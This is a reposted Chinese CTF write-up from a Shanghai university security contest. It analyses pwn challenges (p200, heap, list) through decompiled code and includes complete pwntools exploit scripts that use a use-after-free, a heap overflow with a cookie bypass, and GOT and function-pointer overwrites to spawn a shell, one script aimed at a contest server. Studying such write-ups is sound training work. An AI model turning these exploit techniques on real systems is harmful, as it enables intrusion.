第三届上海市大学生网络安全大赛wp&学习


转载

weixin_30348519 于 2017-11-05 09:38:00 发布 99 收藏
文章标签： git 网络 数据结构与算法
原文链接：http://www.cnblogs.com/elvirangel/p/7786600.html
版权


wp

0x00 p200

先分析了程序关键的数据结构



分析程序逻辑，在free堆块的时候没有清空指针，造成悬挂指针，并且程序中给了system('/bin/sh'),可以利用uaf



```
if ( v24 == 3 )
{
  v14 = v3[2];
  *v3 = off_602D58;
  if ( v14 != (v3 + 4) )
    operator delete(v14);
  operator delete(v3);
  v15 = v5[2];
  *v5 = off_602D58;
  if ( v15 != (v5 + 4) )
    operator delete(v15);
  operator delete(v5);
  v7 = 6LL;
  v8 = "Freed.";
  goto LABEL_8;
```

脚本如下:

1.先free,因为free时候的判断，程序会free掉ptr + 4 这块堆

2.然后再申请到这块ptr +4的堆并往里写能让通过free判断的数据

3.再free，此时可以把整块Ton堆给free

4.再申请得到Tom的堆块,往里写数据，让Tom堆块里的function指针值减8

5.执行1.use 此时其实是执行system('/bin/sh')


```
from pwn import*
# context.log_level = 'debug'
# p = process('./p200')
addr = 0x0000000000602D70
addr2 = 0x602D58

p = remote('106.75.8.58',12333)

p.recvuntil('1. use, 2. after, 3. free\n')
p.sendline('3')

p.recvuntil('1. use, 2. after, 3. free\n')
p.sendline('2')
p.recvuntil('Please input the length:\n')
p.sendline(str(32))
p.sendline(p64(addr2).ljust(32, '\x00'))

p.recvuntil('1. use, 2. after, 3. free\n')
p.sendline('2')
p.recvuntil('Please input the length:\n')
p.sendline(str(32))
p.sendline(p64(addr2).ljust(32, '\x00'))

p.recvuntil('1. use, 2. after, 3. free\n')
p.sendline('3')

p.recvuntil('1. use, 2. after, 3. free\n')
p.sendline('2')
p.recvuntil('Please input the length:\n')
p.sendline(str(0x30))
p.sendline(p64(addr).ljust(0x30, '\x00'))

p.recvuntil('1. use, 2. after, 3. free\n')
p.sendline('2')
p.recvuntil('Please input the length:\n')
p.sendline(str(0x30))
p.sendline(p64(addr).ljust(0x30, '\x00'))

p.recvuntil('1. use, 2. after, 3. free\n')
p.sendline('1')

p.interactive()
```

View Code

学习

0x01 heap


也先给出数据结构



程序开始

1.分配了许多随机大小的堆块，又随机释放了其中一些堆块，造成之后再请求的堆块不连续


2.生成了一个随机cookie,在之后的主功能中放在堆内存中检测堆是否被改写



```
  signed int i; // [rsp+0h] [rbp-10h]
  int j; // [rsp+0h] [rbp-10h]
  int k; // [rsp+0h] [rbp-10h]
  int v6; // [rsp+4h] [rbp-Ch]
  int v7; // [rsp+8h] [rbp-8h]
  int v8; // [rsp+Ch] [rbp-4h]

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  v0 = time(0LL);
  srand(v0);
  for ( i = 0; i <= 4095; ++i )
    member_ptr_607040[i] = 0LL;
  cookie = rand();
  v6 = rand() % 50 + 50;
  v7 = rand() % v6;
  for ( j = 0; j < v6; ++j )
  {
    v1 = rand();
    ptr[j] = malloc(v1 % 199 + 1);
  }
  for ( k = 0; ; ++k )
  {
    result = k;
    if ( k >= v7 )
      break;
    v8 = rand() % v6;
    if ( ptr[v8] )
    {
      free(ptr[v8]);
      ptr[v8] = 0LL;
    }
  }
  return result;
}
```

发现漏洞

在edit函数中我们可以重新向name域中写入任意字符，可以利用，假如当前堆块后还有一个堆块，我们就可以复写之后的堆块内容



```
__int64 __fastcall sub_401038(int a1)
{
  signed int v2; // [rsp+14h] [rbp-8Ch]
  __int64 v3; // [rsp+18h] [rbp-88h]
  char nptr; // [rsp+20h] [rbp-80h]
  unsigned __int64 v5; // [rsp+98h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  v3 = *(member_ptr_607040[a1] + 1);
  while ( 1 )
  {
    puts("please input the length of new name");
    read_buf(&nptr, 100);
    v2 = atoi(&nptr);
    if ( v2 <= 4096 && v2 > 0 )
      break;
    puts("error, namelen must between 1 and 4096,please reinput");
  }
  puts("please input new name");
  read_buf(v3, v2);
  puts("modify name successfully");
  *(member_ptr_607040[a1] + 4) = v2;
  return 0LL;
}
```

绕过保护

1.先申请一定数量的堆块，就可以保证堆块连续

2.cookie的检验是首地址加偏移,首地址我们可以覆盖，偏移也可以覆盖，我们就可以让 首地址 + 偏移 = 内存中已经存在的cookie ，从而绕过cookie.

漏洞利用

1.泄露atoi_addr地址，计算出system_addr

2.在bss段写入/bin/sh

3.将person_function_ptr覆盖为system_addr,name_ptr覆盖为bss

4.调用introduce函数（实际上是system('/bin/sh'))

Al3x大佬的脚本，orz:

```python
#!/usr/bin/env python

from pwn import *

#context.log_level = 'debug'

def add(lName, name, lSname, sname, tutor='no'):
    p.sendlineafter("option:", '1')
    p.sendlineafter("name", str(lName))
    p.sendlineafter("name", name)
    p.sendlineafter("schoolname", str(lSname))
    p.sendlineafter("school name", sname)
    p.sendlineafter(")", tutor)

def remove(ID):
    p.sendlineafter("option:", '2')
    p.sendlineafter("delete", str(ID))

def edit(ID, length, context, flag):
    p.sendlineafter("option:", '3')
    p.sendlineafter("edit", str(ID))
    if flag == 0:
        p.sendlineafter("option:", '1')
        p.sendlineafter("name", str(length))
        p.sendlineafter("name", context)
    else:
```

```
    else:
        p.sendlineafter("option:", '2')
        p.sendlineafter("schoolname", str(length))
        p.sendlineafter("schoolname", context)

def show(ID):
    p.sendlineafter("option:", '4')
    p.sendlineafter("intro", str(ID))

#p = process("./heap", env={"LD_PRELOAD":"/home/al3x/libc.so.6"})
#p = remote('106.75.8.58', 23238)
p = process("./heap")
for i in range(120):
    add(0x29, 'aaaa', 0x29, 'bbbb')

atoi_got = 0x602FE8
bss_addr = 0x60F000
add(0x29, 'aaaa', 0x29, 'bbbb')    # heap 120
add(0x29, 'aaaa', 0x29, 'bbbb')    # heap 121
add(0x29, 'aaaa', 0x29, 'bbbb')    # heap 122
add(0x29, 'aaaa', 0x29, 'bbbb')    # heap 123
add(0x29, 'aaaa', 0x29, 'bbbb')    # heap 124

payload = 'a'*0x30               #padding
payload += 'a'*8 + p64(0x41)      #prev_size & size
payload += p64(0x79)             #id
payload += p64(atoi_got)        #name_chunck_ptr
payload += '\x57\xC0'            #name_chunck_size & cookies_off
edit(120, 0x55, payload, 1)

show(121)
p.recvuntil("name is ")
atoi_addr = u64(p.recv(6).ljust(8, '\x00'))
system_addr = atoi_addr - 0x36E80 + 0x45390

payload = 'a'*0x30
payload += 'a'*8 + p64(0x41)
payload += p64(0x7a)
payload += p64(bss_addr)
payload +='\x3f'
edit(121, 0x55, payload, 1)
edit(122, 0x10, '/bin/sh', 0)

payload = 'a'*0x30
payload += 'a'*8 + p64(0x41)
payload += p64(0x7c)
payload += p64(bss_addr)
payload += p64(0x3f)
payload += p64(system_addr)
payload += p64(bss_addr)
payload += '\x3f'
edit(123, 0x6d, payload, 1)
#raw_input()
show(124)

p.interactive()
```

View Code

0x02 list

这题自己的思路是对的，不断删除堆块，最后让指针指向atoi_got,然后泄露atoi_addr，计算system_addr,然后修改atoi_got为system.

可是自己没有理解指针。。。。本应该找个指向got的指针，，而我却直接找got...

转载于:https://www.cnblogs.com/elvirangel/p/7786600.html